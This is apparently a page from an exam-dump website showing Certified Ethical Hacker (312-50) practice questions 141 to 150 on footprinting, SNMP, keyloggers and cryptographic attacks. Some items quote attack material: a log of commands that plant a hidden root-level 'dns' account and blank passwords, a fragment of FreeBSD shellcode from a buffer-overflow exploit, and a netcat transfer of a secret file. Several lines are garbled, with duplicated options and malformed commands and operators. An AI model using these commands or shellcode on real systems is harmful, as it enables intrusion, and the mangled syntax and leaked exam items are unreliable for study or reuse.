312-50 Exam Details
-
Exam Code
:312-50 -
Exam Name
:Certified Ethical Hacker -
Certification
:EC-COUNCIL Certifications -
Vendor
:EC-COUNCIL -
Total Questions
:765 Q&As -
Last Updated
:May 31, 2026
EC-COUNCIL 312-50 Online Questions & Answers
-
Question 141:
While footprinting a network, what port/service should you look for to attempt a zone transfer?
A. 53 UDP
B. 53 TCP
C. 25 UDP
D. 25 TCP
E. 161 UDP
F. 22 TCP
G. 60 TCP -
Question 142:
After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?
1.
mkdir -p /etc/X11/applnk/Internet/.etc
2.
mkdir -p /etc/X11/applnk/Internet/.etcpasswd
3.
touch -acmr /etc/passwd /etc/X11/applnk/Internet/.etcpasswd
4.
touch -acmr /etc /etc/X11/applnk/Internet/.etc
5.
passwd nobody -d
6.
/usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7.
passwd dns -d
8.
touch -acmr /etc/X11/applnk/Internet/.etcpasswd /etc/passwd
9.
touch -acmr /etc/X11/applnk/Internet/.etc /etc
A. IUSR_
B. acmr, dns
C. nobody, dns D. nobody, IUSR_ -
Question 143:
E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient.

Select a feature, which you will NOT be able to accomplish with this probe?
A. When the e-mail was received and read
B. Send destructive e-mails
C. GPS location and map of the recipient
D. Time spent on reading the e-mails
E. Whether or not the recipient visited any links sent to them
F. Track PDF and other types of attachments
G. Set messages to expire after specified time
H. Remote control the User's E-mail client application and hijack the traffic -
Question 144:
Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)
A. Alternate between typing the login credentials and typing characters somewhere else in the focus window
B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
D. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"
E. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd" -
Question 145:
Exhibit:

Given the following extract from the snort log on a honeypot, what service is being exploited? :
A. FTP
B. SSH
C. Telnet
D. SMTP -
Question 146:
Which of the following activities will not be considered passive footprinting?
A. Go through the rubbish to find out any information that might have been discarded
B. Search on financial site such as Yahoo Financial to identify assets
C. Scan the range of IP address found in the target DNS database
D. Perform multiples queries using a search engine -
Question 147:
#define MAKE_STR_FROM_RET(x) ((x)and0xff), (((x)and0xff00)8), (((x)and0xff0000)16), (((x)and0xff000000)24) char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */ "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43" "\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80 \xeb\x77\x5e\x31\xc0" "\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53
\xb0" "\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80" "\x31\xc0\x31\xdb \x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9" "\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75" "\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0
\x3d \xcd" "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46" "\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56" "\x0c\x52\x51\x53\x53\xb0\x3b\xcd \x80\x31\xc0\x31\xdb\x53" "\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01
\xff\xff\x30" "\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e" "\x67\x6c\x69 \x6e";static int magic[MAX_MAGIC],magic_d[MAX_MAGIC]; static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;
The following exploit code is extracted from what kind of attack?
A. Remote password cracking attack
B. SQL Injection
C. Distributed Denial of Service
D. Cross Site Scripting
E. Buffer Overflow -
Question 148:
SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.
Which of the following features makes this possible? (Choose two)
A. It used TCP as the underlying protocol.
B. It uses community string that is transmitted in clear text.
C. It is susceptible to sniffing.
D. It is used by all network devices on the market. -
Question 149:
An attacker runs netcat tool to transfer a secret file between two hosts.
Machine A: netcat -1 p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt information before transmitting it on the wire?
A. Machine A: netcat -1 p s password 1234 < testfileMachine B: netcat 1234
B. Machine A: netcat -1 e magickey p 1234 < testfileMachine B: netcat 1234
C. Machine A: netcat -1 p 1234 < testfile pw passwordMachine B: netcat 1234 pw password
D. Use cryptcat instead of netcat. -
Question 150:
Which of the following are potential attacks on cryptography? (Select 3)
A. One-Time-Pad Attack
B. Chosen-Ciphertext Attack
C. Man-in-the-Middle Attack
D. Known-Ciphertext Attack
E. Replay Attack
Related Exams:
-
112-51
EC-Council Certified Network Defense Essentials (NDE) -
212-055
Sun Certified Programmer for the Java 2 Platform.SE 5.0 -
212-77
EC-Council Certified Linux Security -
212-81
EC-Council Certified Encryption Specialist (ECES) -
212-82
EC-Council Certified Cybersecurity Technician (C|CT) -
212-89
EC Council Certified Incident Handler (ECIH v3) -
312-38
EC-Council Certified Network Defender (CND) -
312-39
EC-Council Certified SOC Analyst (CSA) -
312-40
EC-Council Certified Cloud Security Engineer (CCSE) -
312-49
ECCouncil Computer Hacking Forensic Investigator (V9)
Tips on How to Prepare for the Exams
Nowadays, the certification exams become more and more important and required by more and more enterprises when applying for a job. But how to prepare for the exam effectively? How to prepare for the exam in a short time with less efforts? How to get a ideal result and how to find the most reliable resources? Here on Vcedump.com, you will find all the answers. Vcedump.com provide not only EC-COUNCIL exam questions, answers and explanations but also complete assistance on your exam preparation and certification application. If you are confused on your 312-50 exam preparations and EC-COUNCIL certification application, do not hesitate to visit our Vcedump.com to find your solutions here.